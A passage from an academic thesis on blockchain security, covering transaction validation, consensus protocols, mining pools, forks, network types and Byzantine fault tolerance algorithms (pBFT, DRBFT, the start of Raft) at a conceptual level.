


**Figure 1.7** Transaction Validation

[5] Miner or trustworthy authority.
[6] Generally along with other transactions.

The process of gaining the right to create a block can also be referred to as mining[7], and the two terms will further be used interchangeably in the rest of the thesis. The explained validation system combined with the cryptographic link ensures that the transactions embedded into the blockchain are irreversible, as reversing transactions would mean changing data in the blockchain. However, as was established earlier, such a practice should be impossible.

Even from the simple diagram in the figure 1.7, it is already visible that several security issues may arise:

- If the third party was Alice, she could falsify the transaction details, making it seem she paid a different amount than she did. The P2P network architecture should ensure that no such behavior is possible.
- More third parties may gain the rights to append new data blocks to the blockchain simultaneously, leaving the network with multiple different copies of the blockchain.
- If Bob provides the service immediately after receiving the signed transaction, they open themselves to the so-called race and finney attacks explained in chapter 3. Such attacks can be prevented by waiting for a certain number of subsequent blocks to be created above the block containing the transaction between Alice and Bob, or at least waiting until a block embedding the concerned transaction is created. Bob's behavior of providing the service before waiting for the finalization of the transaction by the network will further be referred to as a reaction to zero confirmations transaction.

It is obvious that the block creation process is a tricky mechanism that needs a set of rules to function securely. Such sets of rules are called consensus protocols.

### 1.2.8 Consensus protocol

Consensus protocols are sets of rules that describe how nodes communicate and create blocks in a blockchain network. They have multiple purposes:

1. Specification of criteria for the node communication.
2. Specification of criteria for the block creator selection.
3. Specification of criteria for the fork resolution.
4. Specification of rewards the block creator receives.
5. Protection against denial of service attacks from an adversary.

The consensus protocols should be the main focus when considering the blockchain security, as they specify how the network behaves in various critical scenarios. Frequently used consensus protocols are discussed in the chapter 2.

As will further become clear, creation of the data blocks can be very costly regarding resource consumption. Combined with the constant need to inspect the cryptographic link validity, mining blocks becomes a very expensive process. Modern consensus protocols aim to minimize the need for the consumption of resources as much as possible, unfortunately such optimizations often come at the cost of weakened security and reduced decentralization. Still, the mining cost and consequent environmental impact of the mining process remain the most significant problems the blockchain networks must face.

[7] Primarily in the proof of work consensus protocol.

### 1.2.9 Smart contract

Smart contract is a term used to describe autonomous programs running in the blockchain network [17]. They can be used for various purposes, ranging from supporting security, reliability, and stability of the network to ensuring a desired service. The programming language of smart contracts differs accordingly to the selected blockchain network. Deploying a smart contract into the network generally follows similar principles as the creation of a new transaction.

The smart contracts deployed above the first blockchain networks tended to be short and simple programs ensuring the security of transactions. However, over the time, blockchain developers shifted their interest to creating robust applications running in the network. Nowadays, the smart contracts are one of the main focuses of the blockchain networks, as they allow developers to mold their networks into a service by creating whole applications in them. Please note that smart contracts should be considered a large potential attack vector. The thesis will not further mention or discuss attacks on smart contracts, as they, on a large scale, default to already well-documented attacks and tend to be network-implementation-specific.

### 1.2.10 Node Taxonomy

Different nodes in the blockchain network may have different interests and adjust their behavior accordingly [18]. The following subsections define the taxonomy used further in the thesis.

#### 1.2.10.1 Full Nodes

Full nodes are responsible for the network functioning correctly. They actively participate in the consensus process, create new blocks, and add them to the blockchain. They are also responsible for inspecting the cryptographic links between blocks and, therefore, ensuring the security of the blockchain. Full nodes can further be distinguished into two separate categories:

**Archival Nodes:** Keep a copy of the whole blockchain.

**Pruned Nodes:** Keep only the specified blocks of the blockchain, but still can participate in the consensus process.

The network should strive to have as many full nodes as possible, as they are responsible for its security. A low number of full nodes in the network usually indicates that a stronger incentive for the network participants to invest their resources for the rewards received for participating in the consensus process needs to exist.

#### 1.2.10.2 Lightweight Nodes

Lightweight nodes participate in the network economy and can issue and receive transactions. However, they do not participate in the block creation process specified by the consensus protocol. Such nodes have no interest in enhancing network's security and gaining rewards in return, they simply use the tools supplied by the network to access or provide a specific service. The lightweight nodes do not hold a copy of the blockchain.

### 1.2.11 Mining Pools

It was established that the block creation is a process imperative for the security of the network. As a motivation for the validators to compete for a chance to create new blocks, the network offers them rewards as a reparation for their used resources. Please consider the network layout in the figure 1.8. For the sake of a demonstration, please further assume that all the network participants[8] use the same computing power and strategy to compete for the right to create

[8] Further referred to as miners.

new blocks. Moreover, assume that the consensus protocol does not employ any sophisticated selection mechanism for the block creation process, it simply delegates the miner who displayed the highest computing power as the next block creator. In such a scenario, every miner has the probability of $\frac{1}{7}$ to mine a block and receive rewards. Every miner would obviously want to make their chance to be delegated as the next block creator as high as possible. That is possible by buying better hardware, but another not-so-costly way of doing so exists.




**Figure 1.8** Example Network Topology

In the figure 1.9, the miners A, B, and C merged into a single node to form a structure known as a mining pool. They work together to compete for the right to create a block, and the network perceives them as a single node. Such a change causes a drastic shift in the computational power distribution, because while the computational powers of the miners D, E, F, and G remain the same, the mining pool suddenly holds $\frac{3}{7}$ of the computational power in the network. In the case mentioned above, where all the nodes use the same strategy to get rights for the block creation, the mining pool theoretically always wins.




**Figure 1.9** Mining Pool

Mining pools can pose security threats because they systematically undermine the decentralization of the network [19]. Attacks enabled by these structures are generally referred to as 51% attacks, and they are further explained in the chapter 3. Please note that it is, by the design of the blockchain networks, impossible to restrict the existence of mining pools.

## 1.3 Blockchain Forks

Blockchain fork can be defined as a situation when different network participants perceive different versions of the blockchain structure as valid. While the model presented in the previous sections is perfectly functional on the theoretical level, its implementation in the real world can be problematic due to latency issues and network participants' mischievous intent.




**Figure 1.10** Example Network Topology

Please consider the network topology described in the figure 1.10. Furthermore, please assume that at the time of the start of the scenario, hereinafter referred to as $t$, all the network nodes hold exactly the same copy of a valid blockchain structure consisting of $n$ blocks. At the time $t+1$, the node $A$ creates a new block, adds it to its own copy of the blockchain, and transmits the newly added block to the nodes $B$ and $E$. At the same time, the node $C$ creates a block, adds it to its own copy of the blockchain, and transmits the newly added block to the nodes $D$ and $E$. Therefore, at the time $t+1$ two valid versions of the blockchain circulate in the network, as demonstrated in the figure 1.11.




**Figure 1.11** Blockchain Fork

At the time $t + 2$, all the nodes receive newly transmitted versions of the blockchain. The nodes will then believe the following:

**Node *A*:** Node $A$ believes that it created a valid block and deserves a reward for its work. It further continues mining above the new block.

**Node *B*:** Node $B$ believes that the new block from the node $A$ is valid and continues mining above the newly added block.

**Node *C*:** Node $C$ believes that it created a valid block and deserves a reward for its work. It further continues mining above the new block.

**Node *D*:** Node $D$ believes that the new block from the node $C$ is valid and continues mining above the newly added block.

**Node *E*:** Node $E$ received both copies of the blockchain and has to decide which it will further consider a valid copy.

As visible from this simplistic example, forks in the blockchain networks tend to be problematic, not only from the security perspective, but also from the network latency and efficiency perspective. The consensus protocol usually specifies a fork resolution technique[9].

Forks in the blockchain networks generally occur for two main reasons [20]:

1. Race Condition
2. Protocol Change

While the race conditions are unexpected and tend to happen spontaneously, the protocol changes are always discussed and planned so that the network users can prepare for them.

### 1.3.1 Race Condition

Race conditions emerge when two or more valid requests race within a system. In the context of the blockchain networks, requests to add a newly created block into the blockchain race across the network to reach the most nodes. The race condition forks are resolved by a technique specified in the network's consensus protocol.

### 1.3.2 Protocol Change

Even in the decentralized systems, when security or performance issues are discovered, necessary procedures need to be taken in order to fix them. Sometimes these procedures cannot be implemented in compliance with the consensus protocol and the protocol needs to be adjusted to fit the desired criteria. The changes to the protocol result in either a soft fork or a hard fork[10].

**Soft Fork:** Soft fork is a software change that is backwards compatible with the previous version of the protocol, meaning that the miner nodes do not need to operate on the new version of the software, but can use the old version instead. This type of software change does not necessarily lead to a blockchain fork. All that is required for new rules to be enforced above the network is that over 50% of the network users switch to using them.

**Hard Fork:** Hard fork is a software change that is not backwards compatible with the previous version of the protocol. When such a change occurs, newly created blocks will all need to follow the newly established rules, and the blockchain network is therefore split into two forks of the blockchain, one using the old version of the consensus protocol and the other using the new version.

[9] Set of rules specifying which chain is further considered valid, in case the fork occurs.
[10] Please note that fork in this case means complete network partitioning.

## 1.4 Taxonomy of Blockchain Networks

Decentralization completely eliminates the need for a central authority, which presents a single point of failure in the standard network architecture. It does, however, bring new problems, such as security, power consumption, and latency issues. That is why efforts have been made to find a fine line between decentralization and the need for trust in authority. The blockchain technology can, therefore, be categorized into multiple subtypes, which differ in their approach to decentralization [21]. Please note that it can be discussed whether a blockchain network with a central authority is truly a blockchain, as it violates the first principle of blockchain – decentralization. For the purposes of the thesis, all the further mentioned types are considered blockchain networks.

### 1.4.1 Permissionless Networks

A permissionless (public) blockchain is a network that can be joined by anyone. Any of the nodes can participate in the consensus mechanism, which means that, generally, any of the full nodes can be considered a potential block creator. Blockchain as a structure is visible to every network participant, and any node can download it for its own purposes.

### 1.4.2 Permissioned Networks

A permissioned (private) blockchain is a blockchain network with a central authority. Such an authority can choose who is allowed to access the network, can choose which nodes can participate in the consensus process, and even grant nodes the access rights to the blockchain structure. Note that the network is no longer decentralized, the authority has to be trustworthy for the nodes to have a reason for participating in such a network. Although private blockchain may not form a blockchain network in the word's true meaning, it can be argued that the described network structuring might be well suitable for companies and organizations willing to implement blockchain as a structure above their own inner network.

### 1.4.3 Consortium Networks

Consortium blockchain builds on the idea behind a private blockchain and further enhances it. In the private blockchain, one entity was the trustworthy authority. In consortium blockchain, selected nodes are considered reliable and allowed to participate in a consensus process. Such a structure might be suitable for networks, where multiple separate organizations need to work together.

# Chapter 2

# Analysis of Consensus Protocols

Consensus protocols are sets of rules that ensure the nodes in the network are able to reach a consensus on the state of the shared blockchain at all times. To consider algorithm a consensus protocol and thus mentioned further, the metrics defined in the paper "Practical Byzantine Fault Tolerance and Proactive Recovery" [22] must be fulfilled. The paper aimed to create a reliable algorithm for distributed system inter-communication concerning faulty components, but it has effectively succeeded in creating one of the first consensus protocols applicable to the blockchain networks. Since faulty nodes in the blockchain networks tend to act similarly to dishonest nodes[1], the principles presented in the work can be easily applied to the blockchain networks. The two fundamental properties the work defined for such protocols are:

**Safety:** The consensus protocol can be considered safe only if all the non-faulty honestly acting nodes in the network produce the same valid outputs for the same valid inputs.

**Liveness:** All non-faulty and honest nodes in the network must produce a value in response to a request.

With the evolution of the blockchain networks, another vital requirement for the consensus protocols was presented – crash-tolerance. If any of the network nodes unexpectedly stops functioning, the flow and security of the network cannot be interrupted. The crash tolerance can be ensured by fulfilling four more vital properties [23]:

**Validity:** A message broadcasted from a properly functioning and honest node must always be delivered.

**Agreement:** A message broadcasted from a properly functioning and honest node must eventually be broadcasted by every other properly functioning and honest node.

**Integrity:** Every message broadcasted from a properly functioning and honest node must be unique and delivered precisely once.

**Total Order:** Every two properly functioning and honest nodes in the network will deliver the same messages in the same order.

Any algorithm that passes the mentioned criteria is considered a valid consensus protocol further in the thesis.

In the following sections, the thesis aims to establish a taxonomy for consensus protocols in the blockchain networks, as it is still a point of discussion in the scientific works. The further

[1] Both faulty and dishonest nodes return different results than expected.

defined taxonomy is a merge of multiple academic surveys concerning the problematics with some slight modifications [24, 25]. With regard to the aim of the thesis being primarily the security analysis of the consensus layer of the blockchain technology, the consensus protocols are deliberately described with strong focus on the block creation process and validation of said block. Still, please note that the consensus protocols may also define network-specific properties, such as transaction encoding format or balance model. Readers should also note that many consensus protocols combine different approaches and could be considered to fall under multiple separate sections in the presented taxonomy. Many blockchain networks also combine different consensus protocols together to achieve desired properties, be it security, easier scaling, or better latency.

## 2.1 Purely Byzantine-fault-based Consensus Protocols

Protocols defined as purely byzantine-fault-based usually achieve consensus by enforcing a checkpoint system and means of synchronicity in asynchronous networks. The idea behind this type of consensus protocols stems from the so-called byzantine generals problem [26]. Consider an army segregated into three separate divisions surrounding a city. If all divisions attack simultaneously, they can easily take a hold of the town. If, on the other hand, only one or two of the three divisions attack, they are sure to lose the battle. All divisions must reach a consensus on whether to attack or hold the position and wait for a better time to attack. The only way to communicate between the divisions is to send each other messages. However, the divisions can be traitorous, and the delivered message might contain falsified information. Further please perceive the situation as a model consisting of two main components:

1. Divisions
   - Divisions are actors in the network that can receive messages.
   - The probability of a division not being a traitor will further be referred to as $p$, which consequently defines the probability of a division being a traitor as $1 - p$.
   - Two types of divisions exist in the model:
     a. Leader
        - One and only one of the divisions is selected as a leader.
        - The leader is the only one in the network who can send messages without receiving a message prior.
        - Honest leader division always sends the same message type to all the other divisions. A traitor leader division can send different messages to different divisions.
     b. Non-leader
        - Once a honest non-leader division receives a message from the leader, they forward it to all the other non-leader divisions.
        - Traitorous divisions forward a contrary message to the one they received from the leader to all the other non-leader divisions.
2. Messages
   - Messages are functions that can be executed (sent) by the leader division and forwarded by non-leader divisions. Two types of messages exist:
     a. Attack
        - A message type that tells the divisions to attack.
     b. Hold
        - A message type that tells the divisions to hold position and wait for a better time to attack.

To explain the whole problem, please consider a simplified scenario in the figure 2.1 with the divisions A, B, and C, where the division B is selected as the leader. The division C receives two messages from the remaining divisions, A and B. In this case, the division C gets the same message from both divisions, and assumes it is safe to attack. That may, however, not be the case, as the messages received from the divisions A and B may be falsified. That could happen if the divisions A and B were non-cooperating traitors. In such a case, the division B sends a *Hold* message to the division A and an *Attack* message to the division C. The division A then forwards an *Attack* message to the division C. The probability of such a scenario occurring is precisely $(1-p)^2$.




**Figure 2.1** Legitimate Attack

Figure 2.2 demonstrates the more problematic part of the thought experiment. The division B sends two same *Attack* messages to the divisions A and C, but the division A, acting as a traitor, sends a *Hold* message to the division C. From the perspective of the division C, it is impossible to determine which of the messages is legitimate and which is not, as the probabilities of the divisions A and B being traitors are the same.




**Figure 2.2** Unintelligible Situation

In the computer science, the presented problem emerges when working with distributed decentralized systems. The decentralized systems must, therefore, provide sets of rules that ensure that when a node is acting dishonestly, others can prove so and consider said node untrustworthy. The ability to withstand adversary nodes in the network is called byzantine fault tolerance. All consensus protocols aim to reduce the byzantine fault as much as possible and to do so, they employ distinct techniques.

The protocols from this category generally specify the maximal proportion $f$ of faulty and dishonest nodes to honest nodes in the network. When $f$ is surpassed, the consensus protocol fails to ensure security in the network. As will further become clear, protocols act as fail-secure rather than fail-safe. Protocols of this kind are generally applicable in any decentralized system where the threat of faulty components or dishonest adversaries exists. The consensus mechanisms falling under this category do not necessarily have to implement rewards for creating a new block, as they are generally employed in the private and consortium blockchain networks rather than in the public ones.

### 2.1.1 Practical Byzantine Fault Tolerance

Practical byzantine fault tolerance consensus protocol (pBFT) directly tackles the byzantine generals problem by employing the means of synchronicity in the decentralized networks. The protocol was proposed in the aforementioned paper "Practical Byzantine Fault Tolerance and Proactive Recovery" [22]. As the paper does not directly concern blockchain networks, please note that the actual implementations may differ [27], and thesis further proposes the most straightforward application of the protocol. To function appropriately, the protocol expects that out of $n$ nodes in the network, at most $f = \lfloor \frac{n-1}{3} \rfloor$ of them act dishonestly at all times. Therefore, if a node receives $f + 1$ messages from the distinct nodes, at least one must be trustworthy. Following this logic, to ensure that a node receives enough honest messages to make a qualified decision, it must receive at least $2f + 1$ messages from the distinct nodes in a specified time period. Last but not least, concerning the defined parameters, it must definitely be true that $n = 3f + 1$, if $n - 1$ is a multiple of three.

The nodes are dissected into two layers:

**Primary Node:** The primary node is a block proposer. They take the initiative to inform all other nodes in the network about the newly created block.

**Backup Nodes:** Backup nodes are all the non-primary nodes in the network that serve to validate the correctness of the newly proposed block.

Created transactions are broadcasted across the network in a peer-to-peer fashion[2]. The primary node initiates the block creation process, each block creation is deemed a consensus round. A different primary node is usually selected for each consensus round.

The block creation algorithm consists of three phases, namely:

1. Pre-preparation phase
   - The primary node broadcasts a newly created block to all the backup nodes in the network. Please note that the backup nodes must all start the pre-preparation phase in the same state[3].
2. Preparation phase
   - The backup nodes receive the newly proposed block, validate whether it follows the rules of the network, and broadcast a *prepare* message to all the other nodes in the network if the validation was successful.

[2] Very similarly to how new blocks are created.
[3] With an identical copy of the blockchain.

3. Commit phase

   - Before entering the commit phase, each node waits to receive $2f + 1$ *prepare* messages, of which at least $f + 1$ correspond to the expected outcome[4]. Then and only then can they enter the commit phase, in which they broadcast a *commit* message to signal their commitment to the proposed block.

Once a node receives $2f + 1$ *commit* messages, from which at least $f + 1$ correspond to the expected *commit* message, they consider the block finalized, meaning that it surely won't change in the future evolution of the network. The whole communication in a network with a faulty node is demonstrated in the figure 2.3.




**Figure 2.3** Phases of Practical Byzantine Fault Tolerance Consensus Algorithm

As demonstrated above, even though the node D fails or behaves dishonestly, the validation process remains unaffected. If, however, one more node was to act dishonestly and cooperate with the node D in the presented scenario, they would effectively surpass the threshold $f$ of maximum dishonest nodes in the network because in this case:

$$n = 5$$

And therefore:

$$f = \left\lfloor \frac{5-1}{3} \right\rfloor = 1$$

In such cases, the network would not be able to function correctly. If four of the nodes were to act dishonestly and cooperate, they could initiate a complete takeover of the network. Therefore, a simple law applies – for each dishonest node, at least two trustworthy ones have to be present within the network. A direct consequence of the mentioned law is that the more nodes exist within the network, the less likely a coordinated attack becomes. However, such a conclusion directly contradicts the pBFT protocol's main problem – scaling issues. The time complexity of one consensus round with $n$ participating nodes corresponds roughly to $O(n^2)$ [28], thus making the protocol suitable primarily for small internal networks with a level of trust existing between the participating parties.

[4]The one the node has sent in its own *prepare* message.

#### 2.1.1.1 Concept of Finality

The concept of finality is a security mechanism presented by the protocol to prevent blockchain forks from emerging in the network. The whole consensus round is broken into three separate parts, each serving as a checkpoint ensuring node synchronization across the network. Once a block passes each of the mentioned checkpoints, the network has a crucial assurance – at least $\frac{2}{3}$ of the network nodes are working with the same blockchain version. Therefore, it is guaranteed that such a version of the blockchain is the only valid blockchain, and the data blocks present in it will never change in the future, rendering the fork of the blockchain impossible. Please note that nodes operating above different versions of the blockchain may exist, but as long as they form less than $\frac{1}{3}$ of the network, they will always be perceived as dishonest or faulty.

### 2.1.2 Delegated Randomization Byzantine Fault Tolerance

Delegated randomization byzantine fault tolerance (DRBFT) consensus protocol aims to tackle the problematic scalability of the standard pBFT protocol, and is very well suited for the consortium blockchain networks. The optimization proposed is to randomly select only a predefined number of the network nodes and subsequently have them execute a standard pBFT protocol consensus round amongst themselves, followed by broadcasting the results to the rest of the network. The whole algorithm consists of four rounds, namely [29]:

1. Selection of $M$ nodes through the process of voting. $M$ nodes that receive the most votes progress to the next round. Nodes can have different weights associated with their votes.
2. $N$ councilor nodes are selected from the received set of $M$ most voted nodes with a statistically fair and secure pseudorandom function.
3. A standard pBFT consensus algorithm is executed above the selected set of $N$ nodes.
4. Upon finishing the pBFT consensus round, the councilor nodes broadcast the newly created block to all the other nodes in the network.

If any step of the algorithm fails, the process restarts from the beginning. The described consensus protocol embeds the standard pBFT algorithm into itself, which means that the expectation of at least $\frac{2}{3}$ of the legitimate and correctly working nodes transitively also applies to the DRBFT consensus protocol. It should be mentioned that a chance that the algorithm selects dangerously many dishonest cooperating nodes as counselors exists. However, with an optimal choice of the parameters $M$ and $N$, it can be minimized to such an extent that it becomes negligible. Furthermore, networks can enforce post-block creation security mechanisms if the network developers have a reason to suspect that such a scenario might occur.

## 2.2 Raft Consensus Protocol

Raft consensus protocol [30] stems from ideas behind PAXOS consensus protocols [31, 32], which aimed to ensure consistent communication in the distributed systems even if faulty components were to exist. The raft algorithm seeks to eliminate the complexity behind PAXOS protocols by breaking the processes in the network into separate phases. The purpose of simplifying the protocol is to make it easier to understand and implement. Consequently, the raft consensus algorithm proposes a different process structuring than the PAXOS algorithms, and I, therefore, decided not to classify it as belonging into the PAXOS family of consensus protocols but as a new and unique protocol branch instead.

The goal of the following subsections is to formally define the concepts of the raft consensus algorithm with regard to the blockchain networks [33]. In doing so, the thesis slightly deviates from the practical implementation techniques mentioned in the original raft whitepaper. Several mechanisms are simplified and omitted for the sake of a better explanation.

### 2.2.1 Nodes and Election Process

A fundamental concept presented by the protocol is a role-based node classification. Each node in the network must have precisely one role at all times. The possible roles for a node are:

**Leader:** Leader node is the block creator. It can create new blocks and broadcast them to the other nodes in the network. At all times, a maximum of one node can be the leader node.

**Candidate:** Candidate nodes can be elected to become leader nodes in the future.

